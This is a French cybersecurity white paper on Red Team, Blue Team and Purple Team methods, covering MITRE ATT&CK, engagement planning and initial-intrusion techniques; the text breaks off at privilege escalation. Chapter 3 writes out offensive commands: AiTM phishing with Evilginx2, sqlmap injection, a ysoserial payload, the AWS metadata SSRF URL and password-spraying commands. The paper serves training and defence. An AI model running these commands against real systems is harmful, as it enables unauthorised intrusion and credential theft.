AYI NEDJIMI Consultants

Red Team vs Blue Team : Méthodologies et Outils Expert

Catégorie : Livres Blancs Lecture : 57 min Publié le : 11/03/2026 Auteur : Ayi NEDJIMI

Red Team, Blue Team et Purple Team : methodologies offensives et defensives, outils specialises, scenarios d'exercices et amelioration continue.


Dans un paysage de menaces en constante evolution, la securite offensive et defensive ne peuvent plus fonctionner en silos. Ce livre blanc explore en profondeur les methodologies Red Team et Blue Team, les outils professionnels utilises par chaque camp, et comment la synergie Purple Team transforme radicalement la posture de securite des organisations. Des techniques d'intrusion initiale aux strategies de detection avancees, en passant par les exercices pratiques d'attaque-defense, ce guide de reference vous fournit les connaissances techniques necessaires pour comprendre et maitriser l'ensemble du spectre offensif et defensif. Ce livre blanc exhaustif de plus de 14 000 mots couvre en profondeur les methodologies offensives et defensives, les outils professionnels, les scenarios d'exercices et les strategies d'amelioration continue. Destine aux pentesters, responsables securite et equipes SOC, il fournit un cadre operationnel complet base sur des retours d'experience terrain et les frameworks reconnus comme MITRE ATT&CK.

Points cles

- Les Red Teams simulent des attaquants élaborés en suivant des methodologies structurees comme MITRE ATT&CK et la Cyber Kill Chain pour identifier les vulnerabilites exploitables dans les defenses d'une organisation.
- Les Blue Teams construisent et operent les defenses, s'appuyant sur des architectures SOC, des solutions SIEM, EDR et NDR pour detecter, contenir et remedier aux menaces.
- L'approche Purple Team maximise la valeur des exercices en etablissant une collaboration continue entre attaquants et defenseurs, accelerant considerablement l'amelioration de la posture de securite.
- La maitrise des outils offensifs (Cobalt Strike, BloodHound, Impacket) et defensifs (Sigma, YARA, Elastic SIEM) est essentielle pour tout professionnel de la cybersecurite.
- Les exercices pratiques d'attaque-defense, structures autour de scenarios realistes, constituent le meilleur moyen de valider et renforcer les capacites de detection et de reponse d'une organisation.
- Le framework MITRE ATT&CK sert de langage commun entre Red et Blue Teams, permettant de cartographier les techniques d'attaque et d'evaluer la couverture defensive de maniere objective.

Vos guides de bonnes pratiques sont-ils lus et appliqués par les équipes opérationnelles ?

Chapitre 1 : Introduction - Red Team, Blue Team et Purple Team



Notre avis d'expert
L'approche holistique de la cybersécurité est au cœur de nos publications. Chaque livre blanc traite non seulement les aspects techniques, mais aussi les dimensions organisationnelles, humaines et réglementaires. La sécurité est un problème systémique qui exige des réponses systémiques.

1.1 Contexte et enjeux de la securite offensive et defensive

La cybersecurite moderne ne se resume plus a l'installation de pare-feux et d'antivirus. Face a des adversaires de plus en plus complexes -- groupes APT etatiques, syndicats de ransomware, acteurs de la menace motivee financierement --, les organisations doivent adopter une approche proactive et holistique. C'est dans ce contexte que les concepts de Red Team et Blue Team prennent tout leur sens, empruntes au vocabulaire militaire ou les forces rouges simulent l'ennemi tandis que les forces bleues assurent la defense.

L'evolution du paysage des menaces ces dernieres annees illustre parfaitement cette necessite. Les attaques par ransomware ont cause plus de 20 milliards de dollars de dommages en 2024 a l'echelle mondiale. Les attaques par supply chain, comme celles ayant touche SolarWinds ou MOVEit, ont demontre que meme les organisations les mieux protegees peuvent etre compromises via leurs fournisseurs. Les groupes APT comme APT29 (Cozy Bear), APT28 (Fancy Bear) ou Lazarus Group deploient des campagnes d'une complexite inédit, combinant zero-days, living-off-the-land et infrastructure multi-couches.

Dans ce contexte, la question n'est plus de savoir si une organisation sera attaquee, mais quand et comment elle sera capable de detecter, contenir et remedier a l'intrusion. Les exercices Red Team versus Blue Team constituent la methode la plus efficace pour evaluer et ameliorer cette capacite de maniere realiste et mesurable.

Definition : Red Team

Une Red Team est un groupe de professionnels de la securite autorises a simuler des attaques realistes contre une organisation cible. Contrairement a un test d'intrusion classique (pentest) qui se concentre sur l'identification exhaustive de vulnerabilites techniques, la Red Team adopte la perspective d'un adversaire reel, avec des objectifs specifiques (exfiltration de donnees, compromission d'Active Directory, acces a des systemes critiques) et des regles d'engagement definies. La Red Team utilise l'ensemble du spectre offensif : ingenierie sociale, exploitation technique, mouvement lateral, persistance et exfiltration.

Definition : Blue Team

La Blue Team represente l'ensemble des equipes et processus defensifs d'une organisation. Cela inclut le Security Operations Center (SOC), les equipes de reponse aux incidents (CSIRT/CERT), les ingenieurs securite et les analystes threat intelligence. La Blue Team est responsable de la surveillance continue, de la detection des menaces, de l'investigation des alertes, de la reponse aux incidents et de l'amelioration continue des defenses. Elle s'appuie sur des technologies comme les SIEM, EDR, NDR, SOAR et sur des methodologies de threat hunting proactif.

Definition : Purple Team

Le concept de Purple Team ne designe pas necessairement une equipe permanente distincte, mais plutot une approche collaborative ou Red et Blue Teams travaillent ensemble de maniere iterative. L'objectif est de maximiser la valeur des exercices en partageant les techniques, tactiques et procedures (TTP) utilisees par la Red Team avec la Blue Team, permettant a cette derniere d'ameliorer immediatement ses capacites de detection et de reponse. Le Purple Teaming transforme l'exercice d'un test ponctuel en un processus d'amelioration continue.

1.2 Differences fondamentales entre Red Team et Pentest

distinguer clairement le Red Teaming du test d'intrusion traditionnel, car ces deux approches, bien que complementaires, repondent a des objectifs differents et s'executent selon des modalites distinctes.

Critere	Test d'intrusion (Pentest)	Red Team
Objectif principal	Identifier le maximum de vulnerabilites	Atteindre des objectifs specifiques (flags)
Perimetre	Defini et limite (application, reseau)	Large, souvent l'ensemble de l'organisation
Duree	1 a 3 semaines typiquement	4 a 12 semaines ou plus
Connaissance Blue Team	Generalement informee	Non informee (test en aveugle)
Techniques utilisees	Exploitation technique principalement	Social engineering, physique, technique
Furtivite	Non prioritaire	Essentielle (simuler un vrai attaquant)
Livrable	Liste de vulnerabilites classees	Recit d'attaque, TTP, recommandations
Valeur ajoutee	Inventaire technique des failles	Evaluation realiste des capacites de detection

Un test d'intrusion repond a la question : "Quelles vulnerabilites existent dans notre perimetre ?". Un exercice Red Team repond a une question fondamentalement differente : "Un adversaire motive et competent peut-il atteindre nos actifs critiques, et sommes-nous capables de le detecter et de le stopper ?". Les deux approches sont complementaires et necessaires dans une strategie de securite mature.

Cas concret
La publication du référentiel NIST Cybersecurity Framework 2.0 en 2024 a introduit la fonction Govern, reconnaissant que la gouvernance de la cybersécurité est indissociable de sa mise en œuvre technique. Cette évolution reflète la maturité croissante de l'approche risque dans l'industrie.

Comment mesurez-vous concrètement l'efficacité de votre programme de sécurité ?

1.3 Le modele de maturite offensif et defensif


La maturite d'une organisation en matiere de securite peut etre evaluee sur un spectre allant des controles basiques a une capacite de detection et de reponse avancee. Le NIST Cybersecurity Framework propose cinq fonctions essentielles : Identifier, Proteger, Detecter, Repondre et Recuperer. Les exercices Red/Blue Team permettent d'evaluer concretement la maturite sur chacune de ces fonctions.

Au niveau le plus basique, une organisation dispose de pare-feux, d'antivirus et de politiques de mots de passe. Au niveau intermediaire, elle ajoute un SIEM, des EDR, une gestion des vulnerabilites et des processus de reponse aux incidents documentes. Au niveau avance, elle integre du threat hunting proactif, des exercices Red Team reguliers, une threat intelligence operationnelle et une automatisation SOAR. Au niveau expert, la Purple Team fonctionne en

continu, les detections sont validees par des simulations adverses regulieres, et l'organisation mesure son Mean Time to Detect (MTTD) et Mean Time to Respond (MTTR) de maniere granulaire.

Information importante
Avant de lancer un programme Red Team, l'organisation doit avoir atteint un niveau de maturite minimum. Simuler des attaques abouties contre une organisation qui n'a pas de capacite basique de detection n'apporte que peu de valeur. Il est recommande de disposer au minimum d'un SIEM operationnel, d'EDR deployes sur les endpoints, et de processus de reponse aux incidents documentes et testes.

Chapitre 2 : Methodologie Red Team - Kill Chain, MITRE ATT&CK et planification d'engagement



2.1 La Cyber Kill Chain de Lockheed Martin

Publiee en 2011 par Lockheed Martin, la Cyber Kill Chain reste un modele fondamental pour comprendre la progression d'une cyberattaque. Elle decompose une intrusion en sept phases sequentielles, chacune representant une opportunite de detection et de neutralisation pour les defenseurs. Comprendre ce modele est indispensable pour tout operateur Red Team, car il structure la planification de l'engagement et permet d'evaluer a quelle etape les defenses de la cible sont les plus robustes ou les plus defaillantes.

Phase 1 - Reconnaissance : L'attaquant collecte des informations sur la cible. Cela inclut la reconnaissance passive (OSINT : recherche sur LinkedIn, Shodan, Google Dorks, analyse des certificats SSL, enumeration DNS) et la reconnaissance active (scan de ports avec Nmap, enumeration de services, fingerprinting de technologies web). En Red Team, cette phase peut durer plusieurs semaines et inclut l'identification des employes cles, des technologies utilisees, des partenaires commerciaux et des vecteurs d'attaque potentiels.

Phase 2 - Armement (Weaponization) : L'attaquant prepare son arsenal en fonction des informations collectees. Cela peut impliquer la creation d'un document Microsoft Office piege contenant une macro malveillante, le developpement d'un exploit pour une vulnerabilite identifiee, la mise en place d'une infrastructure de Command and Control (C2), ou la creation d'un site de phishing convaincant. Les Red Teams professionnelles investissent significativement dans cette phase pour garantir la furtivite de leurs outils.

Phase 3 - Livraison (Delivery) : Le vecteur d'attaque est transmis a la cible. Les methodes les plus courantes incluent le spear phishing par email, le watering hole (compromission d'un site web frequente par la cible), l'exploitation de services exposes sur Internet, ou meme des attaques physiques (cles USB abandonnees, intrusion dans les locaux). Le choix du vecteur de livraison depend directement des informations collectees lors de la phase de reconnaissance.

Phase 4 - Exploitation : Le code malveillant est execute sur le systeme de la cible. Cela peut resulter de l'exploitation d'une vulnerabilite logicielle (buffer overflow, injection SQL, deserialisation non securisee), de l'execution d'une macro par l'utilisateur, ou de l'utilisation d'une fonctionnalite legitime du systeme d'exploitation (LOLBins - Living Off the Land Binaries). Cette phase est souvent le moment ou la Blue Team a la meilleure chance de detection si des controles EDR sont en place.

Phase 5 - Installation : L'attaquant etablit un mecanisme de persistance sur le systeme compromis. Cela peut prendre la forme d'un service Windows malveillant, d'une tache planifiee, d'une cle de registre Run/RunOnce, d'un implant dans le firmware, ou d'un webshell sur un serveur web. L'objectif est de survivre aux redemarrages et aux eventuelles tentatives de remediation partielle.

Phase 6 - Command and Control (C2) : L'implant etablit une communication avec l'infrastructure de controle de l'attaquant. Les C2 modernes utilisent des protocoles legitimes (HTTPS, DNS, WebSockets) et des techniques d'evasion avancees (domain fronting, malleable profiles, jitter aleatoire) pour se fondre dans le trafic reseau normal. La Red Team configure ses canaux C2 pour imiter le trafic legitime de l'organisation cible.

Phase 7 - Actions sur objectifs : L'attaquant realise ses objectifs finaux : exfiltration de donnees sensibles, deploiement de ransomware, sabotage de systemes industriels, espionnage a long terme, ou manipulation de donnees. En Red Team, cette phase correspond a l'atteinte des "flags" definis dans les regles d'engagement.

2.2 Le framework MITRE ATT&CK

Si la Cyber Kill Chain fournit une vue sequentielle de haut niveau, le framework MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) offre une taxonomie beaucoup plus granulaire et detaillee des comportements adverses observes dans le monde reel. Maintenu par l'organisation MITRE, ce framework constitue aujourd'hui le standard de facto pour decrire et categoriser les techniques d'attaque.

MITRE ATT&CK est organise en 14 tactiques qui representent les objectifs intermediaires d'un attaquant, de la reconnaissance initiale jusqu'a l'impact final. Chaque tactique contient de multiples techniques (plus de 200 au total) et sous-techniques qui decrivent les methodes

specifiques utilisees pour atteindre ces objectifs. Pour chaque technique, le framework documente les procedures connues utilisees par des groupes de menaces reels, les outils associes, les methodes de detection et les mesures d'attenuation.

Tactique ATT&CK	ID	Description	Exemples de techniques
Reconnaissance	TA0043	Collecte d'informations sur la cible	Scan actif, recherche WHOIS, OSINT sur reseaux sociaux
Developpement de ressources	TA0042	Preparation de l'infrastructure d'attaque	Achat de domaines, developpement de malware, compromission de comptes
Acces initial	TA0001	Premiere intrusion dans le reseau cible	Spear phishing, exploitation de services exposes, supply chain
Execution	TA0002	Execution de code malveillant	PowerShell, WMI, scripts, exploitation de vulnerabilites
Persistance	TA0003	Maintien de l'acces au systeme	Taches planifiees, cles de registre, implants boot
Escalade de privileges	TA0004	Obtention de droits superieurs	Exploitation noyau, abus de tokens, bypass UAC
Evasion de defenses	TA0005	Contournement des controles de securite	Obfuscation, desactivation d'AV, timestomping
Acces aux identifiants	TA0006	Vol de credentials	Mimikatz, Kerberoasting, brute force, keylogging
Decouverte	TA0007	Cartographie de l'environnement	Enumeration AD, scan reseau, listing de processus
Mouvement lateral	TA0008	Progression dans le reseau	PsExec, WinRM, RDP, pass-the-hash
Collecte	TA0009	Rassemblement de donnees cibles	Capture d'ecran, keylogging, collecte email
Command and Control	TA0011	Communication avec l'infrastructure C2	HTTPS, DNS tunneling, protocoles personnalises
Exfiltration	TA0010	Extraction de donnees hors du reseau	Exfiltration via C2, via service cloud, via canal alternatif
Impact	TA0040	Perturbation ou destruction	Chiffrement ransomware, wiper, defacement, DDoS

2.3 Planification d'un engagement Red Team

La reussite d'un exercice Red Team repose en grande partie sur une planification rigoureuse. Cette phase preparatoire, souvent sous-estimee, couvre plusieurs aspects critiques qui doivent etre formalises dans un document de Rules of Engagement (RoE) signe par toutes les parties prenantes.

Definition du perimetre et des objectifs : Les objectifs doivent etre clairs, mesurables et alignes avec les risques metiers de l'organisation. Exemples d'objectifs typiques : "Obtenir un acces Domain Admin dans l'environnement Active Directory de production", "Exfiltrer le fichier clients de la base de donnees CRM", "Compromettre le systeme de messagerie du comite de direction". Le perimetre doit preciser les systemes inclus et exclus, les horaires autorises, et les techniques permises ou interdites.

Etablissement des regles d'engagement (RoE) : Ce document juridique et operationnel definit les limites de l'exercice. Il doit inclure : les coordonnees d'un point de contact d'urgence (Trusted Agent) joignable 24/7, les actions explicitement interdites (par exemple, perturbation de systemes de production, attaques contre des tiers non autorises), les procedures de deconfliction en cas d'incident reel concurrent, et les modalites de communication securisee entre la Red Team et le commanditaire.


Mise en place de l'infrastructure : La Red Team doit preparer une infrastructure d'attaque resiliente et compartimentee. Cela inclut typiquement : des serveurs de redirection (redirectors) pour masquer l'infrastructure C2, des serveurs de phishing avec des domaines credibles ages de plusieurs semaines, une infrastructure de staging pour les payloads, des canaux de communication securises pour la coordination de l'equipe, et des outils de logging pour documenter chaque action realisee pendant l'engagement.

Attention : cadre legal
Tout exercice Red Team doit etre formalise par un contrat signe incluant une autorisation explicite du proprietaire des systemes cibles. L'absence d'autorisation ecrite transforme un exercice Red Team en activite criminelle, independamment des intentions. Les regles d'engagement doivent etre revues par un juriste et signees par un representant autorise de l'organisation cible. En France, les articles 323-1 a 323-8 du Code penal sanctionnent l'acces et le maintien frauduleux dans un systeme d'information.

Composition de l'equipe : Une Red Team efficace combine des competences complementaires. L'equipe typique comprend un chef d'equipe (team lead) responsable de la coordination et de la communication avec le commanditaire, un ou plusieurs operateurs specialises en exploitation technique, un specialiste en ingenierie sociale, et eventuellement un specialiste en securite physique. Chaque membre doit maitriser l'OPSEC (securite operationnelle) pour eviter de reveler prematurement l'exercice a la Blue Team.

Documentation et reporting : Chaque action de la Red Team doit etre documentee en temps reel avec horodatage, capture d'ecran, et reference aux techniques MITRE ATT&CK correspondantes. Cette documentation est essentielle pour produire le rapport final et pour permettre a la Blue Team de correler ses alertes avec les actions de la Red Team lors de la phase de debriefing Purple Team.

Chapitre 3 : Techniques d'intrusion initiale



3.1 Phishing et ingenierie sociale

Le phishing reste le vecteur d'intrusion initiale le plus utilise, tant par les attaquants reels que par les Red Teams. Selon le rapport Verizon DBIR, plus de 80% des breaches impliquent un element humain, et le phishing represente le vecteur d'acces initial dans environ 36% des compromissions. La raison est simple : il est generalement plus facile de tromper un humain que d'exploiter une vulnerabilite technique zero-day.

Spear phishing par email : Contrairement au phishing de masse, le spear phishing cible des individus specifiques avec des messages personnalises. La Red Team commence par identifier les cibles les plus interessantes via la reconnaissance OSINT : employes du departement RH (qui ouvrent regulierement des pieces jointes de CV), administrateurs IT (qui sont habitues a recevoir des notifications de systemes), ou cadres dirigeants (qui manipulent des informations sensibles). Le message est crafted pour exploiter un pretexte credible : relance de facture fournisseur, notification de mise a jour de mot de passe, invitation a une conference professionnelle.

Les techniques de contournement des filtres email incluent : l'utilisation de domaines lookalike (homoglyphes, typosquatting), l'hebergement des payloads sur des services cloud legitimes (OneDrive, Google Drive, Dropbox), l'envoi de liens vers des pages de phishing plutot que de pieces jointes, et l'utilisation de redirections via des services d'URL shortening ou des sites compromis.

Techniques de phishing avancees

Les Red Teams poussées utilisent des techniques comme le Browser-in-the-Browser (BitB) pour simuler des fenetres d'authentification OAuth convaincantes, le QR code phishing (quishing) pour contourner les filtres email, et l'AiTM (Adversary-in-the-Middle) phishing avec des outils comme Evilginx2 ou Modlishka pour capturer les tokens de session et contourner l'authentification multi-facteurs (MFA). La commande pour deployer Evilginx2 est : `evilginx2 -p ./phishlets -developer`

Vishing (Voice Phishing) : Le phishing telephonique est particulierement efficace car il exploite la pression sociale et l'urgence. Un operateur Red Team peut se faire passer pour le support IT et convaincre un employe d'installer un outil de teleassistance qui servira de vecteur d'acces initial. Des outils comme GoPhish permettent de gerer des campagnes de phishing a grande echelle : `./gophish` lance le serveur sur le port 3333 par defaut.

Social engineering physique : Le tailgating (suivre un employe autorise dans un batiment securise), le pretexting (se faire passer pour un technicien de maintenance ou un livreur), et le baiting (deposer des cles USB piegees dans le parking de l'entreprise) sont des techniques physiques qui contournent completement les controles de securite informatique. Ces techniques requierent une preparation minutieuse et un degre eleve de confiance en soi de la part de l'operateur.

3.2 Exploitation de services exposes

L'exploitation de vulnerabilites dans les services exposes sur Internet constitue un vecteur d'intrusion directe qui ne necessite aucune interaction de l'utilisateur. La reconnaissance prealable via des outils comme Nmap, Masscan, ou des plateformes de surface d'attaque (Shodan, Censys, FOFA) permet d'identifier les services vulnerables.

Exploitation d'applications web : Les vulnerabilites web les plus exploitees en Red Team incluent :

Injection SQL (SQLi) : L'injection SQL permet d'interagir directement avec la base de donnees backend. Un outil comme sqlmap automatise la detection et l'exploitation : `sqlmap -u "https://target.com/page?id=1" --dbs --batch`. Les injections SQL peuvent mener a l'exfiltration de donnees, a l'execution de commandes systeme (via `xp_cmdshell` sur MSSQL ou `LOAD_FILE` / `INTO OUTFILE` sur MySQL), et dans certains cas a l'obtention d'un shell sur le serveur.

Remote Code Execution (RCE) : Les vulnerabilites RCE sont le Graal des attaquants car elles permettent l'execution directe de commandes sur le serveur cible. Les exemples recents incluent Log4Shell (CVE-2021-44228), ProxyShell/ProxyNotShell sur Exchange, et les vulnerabilites dans les solutions VPN (Fortinet, Pulse Secure, Citrix). Un scan Nuclei permet de detecter ces vulnerabilites : `nuclei -u https://target.com -t cves/ -severity critical,high`

Server-Side Request Forgery (SSRF) : Les vulnerabilites SSRF permettent a l'attaquant de forcer le serveur a effectuer des requetes vers des destinations arbitraires, potentiellement des services internes non accessibles depuis Internet. En environnement cloud, une SSRF peut permettre d'acceder aux metadata d'instance (par exemple `http://169.254.169.254/latest/meta-data/` sur AWS) et d'obtenir des identifiants IAM temporaires.

Deserialization non securisee : Les vulnerabilites de deserialisation permettent l'execution de code arbitraire en manipulant des objets serialises. Les frameworks Java (Apache Struts, Spring, JBoss) sont historiquement vulnerables. L'outil ysoserial genere des payloads d'exploitation : `java -jar ysoserial.jar CommonsCollections1 "commande" | base64`

3.3 Attaques par supply chain

Les attaques par supply chain representent une menace particulierement insidieuse car elles exploitent la confiance inherente entre une organisation et ses fournisseurs. L'attaquant ne cible pas directement l'organisation finale mais compromet un maillon de sa chaine d'approvisionnement logicielle ou materielle.

Compromission de dependances logicielles : L'ecosysteme moderne de developpement logiciel repose sur des milliers de dependances open source. Des attaques comme celle sur la bibliotheque event-stream (npm), ua-parser-js, ou plus recemment les packages PyPI malveillants demontrent la fragilite de ce modele. Un attaquant peut compromettre un package populaire en prenant le controle du compte du mainteneur, en soumettant une pull request malveillante, ou en utilisant le typosquatting pour creer un package au nom similaire.

Compromission de mises a jour : L'attaque SolarWinds Orion est l'exemple le plus emblematique de ce vecteur. Les attaquants (attribues au groupe APT29/Cozy Bear) ont compromis le processus de build de SolarWinds pour injecter une backdoor (SUNBURST) dans les mises a jour legitimes distribuees a plus de 18 000 organisations, incluant des agences gouvernementales americaines et des entreprises du Fortune 500.

Compromission de fournisseurs de services manages (MSP) : Les MSP disposent souvent d'un acces privilegie aux systemes de leurs clients. La compromission d'un MSP, comme dans le cas de l'attaque Kaseya VSA, permet a l'attaquant de pivoter vers l'ensemble des clients du fournisseur en une seule operation.

A retenir
L'intrusion initiale n'est qu'une premiere etape. La veritable complexite d'un exercice Red Team reside dans les phases suivantes : etablissement de la persistance, escalade de privileges, mouvement lateral et atteinte des objectifs, tout en maintenant la furtivite. La diversification des vecteurs d'intrusion augmente significativement les chances de succes : si le phishing echoue, l'exploitation d'un service expose peut reussir, et vice versa.


3.4 Exploitation de services d'acces distant

Les services d'acces distant (VPN, RDP, Citrix, solutions de teleassistance) representent une surface d'attaque considerable, particulierement depuis la generalisation du teletravail. Les Red Teams ciblent frequemment ces services car leur compromission fournit un acces direct au reseau interne.

Les techniques d'exploitation incluent le credential stuffing (utilisation d'identifiants provenant de fuites de donnees publiques), le password spraying (tentative d'un petit nombre de mots de passe courants contre un grand nombre de comptes pour eviter les verrouillages), et l'exploitation de vulnerabilites connues dans les solutions VPN. Par exemple, la vulnerabilite CVE-2023-46805 / CVE-2024-21887 dans Ivanti Connect Secure a ete massivement exploitee par des groupes APT chinois.

Le password spraying contre des services comme Office 365 peut etre realise avec des outils specialises : `spray.sh -smb 10.0.0.1 -u users.txt -p "Winter2024!" -d DOMAIN` ou avec Ruler pour cibler Exchange : `ruler --domain target.com brute --users users.txt --passwords passwords.txt`. L'outil TrevorSpray permet des attaques distribuees contre Microsoft 365 en utilisant des proxies SOCKS pour eviter la detection : `trevorspray -u users.txt -p "Password123!" --url https://login.microsoftonline.com`

Chapitre 4 : Post-exploitation et mouvement lateral



4.1 Escalade de privileges locale

Apres avoir obtenu un acces initial sur un systeme, l'operateur Red Team dispose generalement de privileges limites (compte utilisateur standard). L'escalade de privileges locale vise a obtenir des droits administratifs (SYSTEM sur Windows, root sur Linux) sur la machine compromise, condition prealable a la plupart des actions de post-exploitation.

Sur Windows, les techniques courantes incluent :

